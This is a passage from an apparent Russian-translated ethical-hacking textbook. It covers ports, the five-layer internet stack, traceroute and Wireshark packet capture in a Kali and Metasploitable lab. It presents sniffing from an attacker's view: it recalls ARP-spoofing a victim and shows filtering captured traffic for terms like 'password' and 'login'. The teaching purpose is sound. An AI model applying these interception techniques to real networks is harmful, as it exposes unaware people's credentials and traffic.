Помимо IP-адресов, этот рисунок содержит поля заголовка для номеров исходного и целевого портов, которые назначаются операционной системой, когда она позволяет процессу взаимодействовать по сети. Номера портов уникальны: никакие два процесса на машине не могут использовать один и тот же номер порта. Процесс ? это абстракция, обозначающая выполняющуюся программу. Например, когда вы открываете веб-браузер, операционная система компьютера запускает процесс браузера. Когда процесс хочет отправлять и получать информацию через сеть, операционная система назначает ему номер порта. Этот номер можно представить как морской порт. Например, пакеты, предназначенные вашему веб-серверу, обычно приходят на ваш IP-адрес `192.168.1.100` на порт `443`. Иначе говоря, порты делают внутренние процессы доступными из сети.

Порты необходимы, потому что позволяют нескольким процессам на вашем компьютере одновременно взаимодействовать с интернетом, как показано на рисунке 3-3.




Рисунок 3-3. Как порты позволяют пакетам входить в систему и выходить из нее

Когда ваша операционная система получает пакет из сети, она проверяет номер порта, чтобы решить, предназначен ли пакет браузеру или мессенджеру. Однако порты также создают риск безопасности, потому что открывают ваш компьютер для внешних атакующих. Часто одно из первых действий атакующего ? просканировать машину, чтобы обнаружить открытые порты. Порт считается открытым, если на нем работает процесс, принимающий входящие соединения. Если атакующий найдет открытый порт, он попытается заразить вашу машину, отправляя ей вредоносные пакеты. В главе 4 мы обсудим, как сканировать открытые порты и использовать уязвимый процесс, работающий на таком порту.

Пятиуровневый стек интернет-протоколов

Чтобы справиться со сложностью проектирования программного обеспечения для интернета, инженеры разделили архитектуру на пять независимых уровней. Каждый уровень отвечает за обмен данными между конкретными компонентами сети. Например, сетевой уровень управляет обменом данными между маршрутизаторами в интернете, тогда как прикладной уровень управляет обменом данными между приложениями, такими как клиенты BitTorrent.

Каждый уровень независим: его действия не зависят от действий, выполняемых на других уровнях. Стек протоколов достигает этого за счет инкапсуляции: каждый уровень рассматривает информацию от уровней выше как обычные данные и не пытается ее интерпретировать. На рисунке 3-4 показано, как информация инкапсулируется на каждом уровне перед окончательной передачей на физическом уровне.




Рисунок 3-4. Пятиуровневый стек интернет-протоколов

Предположим, пользователь составляет электронное письмо. Это происходит на прикладном уровне. Затем данные письма помещаются в пакеты транспортного уровня. Транспортный уровень никак не читает и не изменяет письмо. Он просто помечает пакет информацией, необходимой для его обработки. Затем эти пакеты транспортного уровня помещаются в пакеты сетевого уровня, а затем в пакеты канального уровня, прежде чем будут наконец переданы. Благодаря инкапсуляции и пометке каждого пакета собственными заголовками каждый уровень может принимать решения, не полагаясь на информацию другого уровня. На рисунке 3-5 показан общий вид пятиуровневого стека интернет-протоколов вместе с его заголовками и компонентами. Такой уровневый подход позволяет двум компонентам на одном уровне взаимодействовать так, будто в сети есть только они. Например, когда ваш веб-браузер делает запрос к google.com, он совершенно не знает о маршрутизаторах, обрабатывающих этот запрос. Поэтому выглядит так, будто веб-браузер напрямую взаимодействует с сервером Google. Теперь рассмотрим каждый уровень подробнее.




Рисунок 3-5. Сетевые компоненты, взаимодействующие на каждом уровне пятиуровневого стека интернет-протоколов

Прикладной уровень

Прикладной уровень отвечает за взаимодействие между приложениями, например между вашим браузером Firefox и веб-серверами Университета Вирджинии. Существует несколько протоколов прикладного уровня. Протокол передачи гипертекста (Hypertext Transfer Protocol, HTTP) отправляет веб-страницы браузерам, а протокол передачи файлов (File Transfer Protocol, FTP) передает файлы между клиентом и сервером. Это один из самых простых уровней, для которых разработчики программ могут определять собственные протоколы. DNS, FTP и BitTorrent ? несколько примеров протоколов прикладного уровня. На протяжении книги вы будете изменять различные протоколы прикладного уровня. Например, в главе 7 вы напишете программу на Python, отправляющую поддельное письмо с помощью измененной версии простого протокола передачи почты (Simple Mail Transfer Protocol, SMTP). Некоторые вредоносные программы определяют собственные протоколы, чтобы избежать обнаружения, тогда как другие используют существующие протоколы неожиданными способами, например применяют DNS как командно-контрольный канал. Не волнуйтесь, я обсужу это в следующей главе, когда вы реализуете собственный простой протокол прикладного уровня.

Транспортный уровень

Транспортный уровень отвечает за обмен данными между процессами, взаимодействующими через интернет. Из-за ограничений своей конструкции интернет не всегда надежно доставляет пакеты. Возможно, вы замечали потерянные пакеты во время видеочата или игры. У этого уровня есть два основных протокола: протокол управления передачей (Transmission Control Protocol, TCP), который гарантирует доставку пакетов до места назначения, и протокол пользовательских датаграмм (User Datagram Protocol, UDP), который проще устроен и таких гарантий не дает.

Сетевой уровень

Сетевой уровень отвечает за управление тем, как пакеты проходят между маршрутизаторами в сети. IP-адреса реализованы на этом уровне. Вы можете увидеть каждый маршрутизатор, через который проходят ваши пакеты, с помощью инструмента `traceroute`. Инструмент `traceroute` использует протокол сетевого уровня, называемый протоколом управляющих сообщений интернета (ICMP), чтобы создавать пакеты, зондирующие сеть и выясняющие путь пакета. Запустить `traceroute` можно следующей командой:

```
kali@kali:~$ traceroute www.virginia.edu
traceroute to uvahome.prod.acquia-sites.com (54.227.255.92)
1 pfSense.localdomain (192.168.1.1) 0.55 ms .66 ms 0.61 ms
2 1.0.0.1 (10.0.0.1) 3.077 ms 1.011 ms 2.894 ms
.......
```

Команда зондирует каждый маршрутизатор тремя пакетами, а затем записывает время, которое потребовалось каждому пакету, чтобы дойти до маршрутизатора. Как видите, первый встреченный маршрутизатор ? это маршрутизатор pfSense в нашей лабораторной среде. Второй маршрутизатор ? маршрутизатор в кофейне.

Канальный уровень

Канальный уровень отвечает за связь между сетевыми картами (NIC). Он также обнаруживает ошибки, которые могли возникнуть при передаче. Например, Wi-Fi-сигналы могут повреждаться из-за помех от других радиосигналов. Канальный уровень также реализует протокол MAC, отвечающий за совместное использование среды передачи, например радиоспектра или проводов. Рассмотрим ноутбуки в кофейне. Как возможно, что все эти машины передают Wi-Fi-радиоволны, не мешая друг другу? Дело в том, что Wi-Fi реализует MAC-протокол множественного доступа с контролем несущей: он проверяет наличие Wi-Fi-сигналов и передает только тогда, когда никто другой не передает. По сути, ноутбуки в кофейне ждут своей очереди, ожидая свободного интервала.

Физический уровень

Физический уровень отвечает за преобразование единиц и нулей, представляющих данные в компьютере, в форму, пригодную для передачи. Это может означать перевод их в импульсы света, радио- или электрические сигналы или даже звук. Например, связь на физическом уровне может использовать лазер, испускающий импульсы света в оптоволоконный кабель.

Просмотр пакетов в Wireshark

Теперь рассмотрим несколько пакетов. Wireshark ? это инструмент, позволяющий захватывать и просматривать пакеты, проходящие через вашу сетевую карту (NIC). Обычно он уже установлен в большинстве установок Kali Linux. Чтобы запустить Wireshark, выберите **Applications > Sniffing and Snooping > Wireshark** ("Приложения > Перехват и анализ > Wireshark") или откройте окно терминала и выполните следующую команду:

```
kali@kali:~$ sudo wireshark
```

Если Wireshark не установлен, установите его следующей командой:

```
kali@kali:~$ sudo apt install wireshark
```

Важно запускать Wireshark с правами root, чтобы у него был неограниченный доступ к интерфейсам вашего компьютера. После запуска Wireshark откроется приветственный экран, похожий на рисунок 3-6.




Рисунок 3-6. Приветственный экран Wireshark

Приветственный экран перечисляет интерфейсы, которые ваша машина использует для взаимодействия с сетью. Поскольку все устройства нашей виртуальной лаборатории подключены к Ethernet-интерфейсу, мы будем отслеживать трафик на интерфейсе `eth0`. Выберите этот интерфейс, щелкнув `eth0`. С другой стороны, если вы хотите отслеживать Wi-Fi-трафик, следует выбрать интерфейс `wlan`. Третий интерфейс с меткой `lo` ? это виртуальный сетевой интерфейс, называемый петлевым интерфейсом, который перенаправляет трафик обратно на саму машину.

Используем Wireshark для просмотра пакетов, которые мы перехватили во время ARP-спуфинга в главе 2. Напомним, что ARP-спуфинг обманом заставляет сеть направлять входящий и исходящий трафик жертвы через сетевую карту (NIC) атакующего. На рисунке 3-7 показан общий вид того, как мы используем Wireshark для просмотра пакетов, перехваченных во время ARP-спуфинга. Пакеты дублируются при поступлении на сетевую карту, а копии отправляются напрямую в Wireshark с помощью драйверов операционной системы из библиотеки NPCAP. Одновременно карта пересылает исходные пакеты на сетевую карту жертвы, где они отправляются браузеру жертвы. Браузер отображает веб-страницу, в этом примере facebook.com, а жертва остается полностью неосведомленной о том, что ее пакеты были перехвачены.




Рисунок 3-7. Взаимодействия между Wireshark и NIC

Чтобы не выполнять ARP-спуфинг заново, мы изучим пакеты, которые сами создадим на виртуальной машине Kali Linux. Однако если вы захотите выполнить еще одну атаку ARP-спуфинга, вы все равно можете использовать описанные здесь шаги.

Сначала мы притворимся жертвой и создадим немного веб-трафика, обратившись к веб-серверу на машине Metasploitable. Поскольку в нашей настройке мы не настраивали DNS-сервер, наша жертва не сможет открыть сервер Metasploitable, введя URL вроде evil.corp. Вместо этого мы вручную получим IP-адрес сервера. Войдите на машину Metasploitable с именем пользователя `msfadmin` и паролем `msfadmin`. После входа выполните следующую команду, чтобы получить ее IP-адрес:

```
msfadmin@metasploitable:~$ ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:17:9A:0A:F6:44
inet addr: 192.168.1.101 Bcast:192.168.1.255 Mask:255.255.255.0
```

Значение после `inet addr:` ? это IP-адрес.

Вернувшись в Kali Linux, начните захват пакетов, щелкнув значок акульего плавника в левом верхнем углу экрана Wireshark. Затем мы притворимся жертвой и создадим пакеты, открыв браузер Firefox и введя IP-адрес сервера в адресную строку, например 192.168.1.101. У вашей машины адрес может быть другим. На рисунке 3-8 показаны три основных раздела экрана захвата Wireshark.




Рисунок 3-8. Окно Wireshark

Если вы решите создавать трафик в контексте ARP-спуфинга, делайте это с машины жертвы, а не с машины Kali Linux. После загрузки страницы нажмите красный значок остановки, чтобы завершить захват. Обратите внимание: открытие браузера и посещение одной веб-страницы создали более 4000 пакетов!

Как атакующий вообще может просеять всю эту информацию, чтобы узнать больше о жертве? Не волнуйтесь: Wireshark содержит функцию фильтра, позволяющую находить интересующие вас пакеты. Предположим, что вам нужно просмотреть только пакеты, отправленные на сервер Metasploitable с IP-адресом `192.168.1.101`; помните, ваш IP-адрес может отличаться. Введите следующую команду в поле фильтра, чтобы Wireshark отображал только пакеты, которыми обменивались с сервером Metasploitable.

```
ip.dst == 192.168.1.101
```

Разберем эту команду внимательно. Здесь мы ограничиваем пакеты только теми, у которых целевой IP-адрес (`ip.dst`) равен `192.168.1.101`. На рисунке 3-9 показан результат выполнения этого фильтрующего запроса.




Рисунок 3-9. Фильтрация пакетов в Wireshark

Фильтрация пакетов так, чтобы включать только отправленные серверу, уменьшает число пакетов, которые нужно изучать. Поняв общий синтаксис экранных фильтров Wireshark, вы сможете строить собственные фильтры. Вот структура фильтра Wireshark:

```
[Protocol].[header/field] [operator: +,==,!=] [value]
```

Сначала укажите протокол (`[Protocol]`), например TCP или IP. Затем укажите поле пакета, по которому хотите фильтровать, например исходный IP-адрес (`src`) или целевой IP-адрес (`dst`). Наконец, укажите оператор и значение, например "не равно" (`!=`) `192.168.1.10`. Используя эту структуру, мы построим фильтр, который отображает только пакеты с исходным IP-адресом сервера:

```
ip.src == 192.168.1.101
```

Wireshark также позволяет фильтровать пакеты по их содержимому. Например, атакующий может искать пакеты, содержащие такие термины, как `password`, `email` или `@virginia`. Можно искать термин `login` во всех TCP-пакетах с помощью следующего фильтра:

```
tcp contains login
```

Вооружившись этими приемами фильтрации, определим TCP-пакеты, переданные между сервером и машиной Kali Linux. Щелкните правой кнопкой мыши один из пакетов с адресом назначения сервера Metasploitable и выберите **Conversation Filter > TCP** ("Фильтр сеанса > TCP"), как показано на рисунке 3-10. После этого в списке останутся только пакеты, которыми обменивались виртуальная машина Kali Linux и сервер Metasploitable.




Рисунок 3-10. Фильтрация TCP-сеанса

Это эквивалентно следующему фильтру:

```
ip.src == 192.168.1.101 || ip.dst == 192.168.1.101
```

Теперь почему пакетов так много, если все, что мы сделали, ? загрузили одну веб-страницу? Это происходит потому, что сервер разбивает веб-страницу на меньшие части, а затем передает их как отдельные пакеты, если файл слишком велик для передачи одним пакетом. Получатель заново собирает эти пакеты, чтобы восстановить исходный файл.

Wireshark позволяет восстановить эти данные из потока пакетов: щелкните пакет и выберите **Follow > TCP Stream** ("Перейти к TCP-потоку"), как показано на рисунке 3-11. После этого появится HTML, соответствующий странице.

